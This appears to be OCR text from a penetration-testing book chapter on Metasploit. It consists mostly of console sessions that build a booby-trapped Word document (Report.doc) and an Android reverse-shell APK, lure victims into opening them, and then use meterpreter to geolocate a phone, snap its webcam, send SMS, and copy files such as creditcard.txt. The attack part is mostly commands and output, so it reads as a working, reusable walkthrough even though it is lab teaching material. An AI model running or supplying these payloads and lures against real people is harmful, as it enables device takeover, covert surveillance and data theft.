
```
msf exploit(windows/fileformat/nitro_reader_jsapi) >
[*] 192.168.1.13     nitro_reader_jsapi - Sending second stage payload
[*] http://192.168.1.14:4444 handling request from 192.168.1.13; (UUID: picxzpaa) Staging x86 payload (180825 bytes)
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.13:30243) at 2018-04-12 05:48:20 -0400
[+] Deleted C:/Windows/Temp/avbz.hta
```

```
msf > use exploit/windows/fileformat/office_word_hta
msf exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word
```

```
msf exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  Report.doc       yes       The file name.
   SRVHOST   192.168.0.121    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word


msf exploit(windows/fileformat/office_word_hta) > set LHOST 192.168.0.121
LHOST => 192.168.0.121
```


```
root@kali:~# cp /root/.msf4/local/Report.doc /var/www/html/
```



Opening Report.doc
You have chosen to open:
Report.doc
which is: Microsoft Word 97 - 2003 Document (5.6 KB)
from: http://192.168.116.146
What should Firefox do with this file?
Open with
Microsoft Word (default)
Save File
Do this automatically for files like this from now on.
OK
Cancel




```
msf exploit(windows/fileformat/office_word_hta) > [+] Report.doc stored at /root/.msf4/local/Report.doc
[*] Using URL: http://192.168.0.121:8080/default.hta
[*] Server started.
[*] Sending stage (179779 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.121:4444 -> 192.168.0.105:2188) at 2018-04-12 04:54:17 -0400
```

```
root@mm:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.1
68.10.107 LPORT=4444 R> /var/www/html/pay2.apk
No platform was selected, choosing Msf::Module::Platform::Android
from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8833 bytes
```



This type of file can harm your device. Do you want to keep pay2.apk anyway?
CANCEL
OK


6:47
MainActivity
Do you want to install this application? It will get access to:
take pictures and videos
modify your contacts
read your contacts
precise location (GPS and network-based)
record audio
directly call phone numbers
this may cost you money
read phone status and identity
read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money
modify or delete the contents of your USB storage
read the contents of your USB storage
CANCEL
INSTALL

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp

payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.1
0.104:44753) at 2016-07-05 18:47:59 +0530

meterpreter >
```


```
meterpreter > check_root
[+] Device is rooted
```

```
meterpreter > send_sms -d 8130[redacted] -t "hello"
[+] SMS sent - Transmission successful
```





```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0.1 - Linux 3.10.40-g34f16ee (armv7l)
Meterpreter : java/android
```

```
meterpreter > wlan_geolocate
[*] Google indicates the device is within 150 meters of 28.5448806,77.3689138.
[*] Google Maps URL:  https://maps.google.com/?q=28.5448806,77.3689138
```




```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XlGjwKRr.jpeg
```


gCijLhvF.jpeg
Image Edit View Go Help
Previous Next
Image Properties
General
Name:
gCijLhvF.jpeg
Width:
4160 pixels
Height:
3120 pixels
Type:
JPEG image
File size:
483.4 kB
Folder:
root
Metadata
Aperture Value:
f/2.0
Exposure Time:
1/12 sec.
Focal Length:
0.0 (35mm film), 3.8 (lens)
Flash:
Flash did not fire
ISO Speed Rating:
870
Metering Mode:
Unknown
Camera Model:
Nexus 6
4160 × 3120 pixels 483.4 kB 24%
1 / 2

Chapter 8: Metasploit Extended

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for 'load'
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(rejetto_hfs_exec) > sessions -i

Active sessions
===============

  Id  Type                   Information                              Connection
  --  ----                   -----------                              ----------
  1   meterpreter x86/win32  WIN-3K0U2TIJ4E0\mm @ WIN-3K0U2TIJ4E0  192.168.10.11
2:4444 -> 192.168.10.110:49250 (192.168.10.110)

msf exploit(rejetto_hfs_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

```
meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process

meterpreter > channel -r 1
Read 134 bytes from 1:


C:\Users\mm\Downloads\abb497bd93aff9fa3379b2aaf73fc9c7-hfs2.3_288>
C:\Users\mm\Downloads\abb497bd93aff9fa3379b2aaf73fc9c7-hfs2.3_288>
```

```
meterpreter > pwd
C:\Users\mm
```

```
meterpreter > cd C:\\
meterpreter > pwd
C:\
meterpreter > mkdir metasploit
Creating directory: metasploit
meterpreter > cd metasploit
meterpreter > pwd
C:\metasploit
```

```
meterpreter > upload /root/Desktop/test.txt C:\
[*] uploading  : /root/Desktop/test.txt -> C:\
[*] uploaded   : /root/Desktop/test.txt -> C:\\test.txt
```

```
This is a test file.. Metasploit Rocks
~
~
~
```

```
meterpreter > edit C:\\test.txt
meterpreter > cat C:\\test.txt
This is a test file
Metasploit Rocks
```


```
meterpreter > ls C:\
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2008-01-19 14:15:37 +0530  $Recycle.Bin
100444/r--r--r--  8192        fil   2016-03-24 05:06:01 +0530  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2016-03-24 05:06:00 +0530  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  Documents and Settings
40777/rwxrwxrwx   0           dir   2008-01-19 15:10:52 +0530  PerfLogs
40555/r-xr-xr-x   0           dir   2016-06-19 21:13:06 +0530  Program Files
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  ProgramData
40777/rwxrwxrwx   0           dir   2016-03-24 04:06:36 +0530  System Volume Information
40555/r-xr-xr-x   0           dir   2016-06-19 20:27:20 +0530  Users
40777/rwxrwxrwx   0           dir   2016-06-19 21:11:10 +0530  Windows
100777/rwxrwxrwx  24          fil   2006-09-19 03:13:36 +0530  autoexec.bat
100444/r--r--r--  333203      fil   2008-01-19 13:15:45 +0530  bootmgr
100666/rw-rw-rw-  10          fil   2006-09-19 03:13:37 +0530  config.sys
40777/rwxrwxrwx   0           dir   2016-03-23 16:15:31 +0530  inetpub
40777/rwxrwxrwx   0           dir   2016-06-19 22:03:51 +0530  metasploit
100666/rw-rw-rw-  1387765760  fil   2016-06-20 08:42:49 +0530  pagefile.sys
100666/rw-rw-rw-  37          fil   2016-06-19 22:11:36 +0530  test.txt
```

```
meterpreter > rm test.txt
meterpreter > ls
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2008-01-19 14:15:37 +0530  $Recycle.Bin
100444/r--r--r--  8192        fil   2016-03-24 05:06:01 +0530  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2016-03-24 05:06:00 +0530  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  Documents and Settings
40777/rwxrwxrwx   0           dir   2008-01-19 15:10:52 +0530  PerfLogs
40555/r-xr-xr-x   0           dir   2016-06-19 21:13:06 +0530  Program Files
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  ProgramData
40777/rwxrwxrwx   0           dir   2016-03-24 04:06:36 +0530  System Volume Information
40555/r-xr-xr-x   0           dir   2016-06-19 20:27:20 +0530  Users
40777/rwxrwxrwx   0           dir   2016-06-19 21:11:10 +0530  Windows
100777/rwxrwxrwx  24          fil   2006-09-19 03:13:36 +0530  autoexec.bat
100444/r--r--r--  333203      fil   2008-01-19 13:15:45 +0530  bootmgr
100666/rw-rw-rw-  10          fil   2006-09-19 03:13:37 +0530  config.sys
40777/rwxrwxrwx   0           dir   2016-03-23 16:15:31 +0530  inetpub
40777/rwxrwxrwx   0           dir   2016-06-19 22:03:51 +0530  metasploit
100666/rw-rw-rw-  1387765760  fil   2016-06-20 08:42:49 +0530  pagefile.sys
```

```
meterpreter > download creditcard.txt
[*] downloading: creditcard.txt -> creditcard.txt
[*] download   : creditcard.txt -> creditcard.txt
```


```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Screen-saver
    1        WinSta0  Default
    1        WinSta0  Disconnect
    1        WinSta0  Winlogon

meterpreter > getdesktop
Session 1\W\D
```

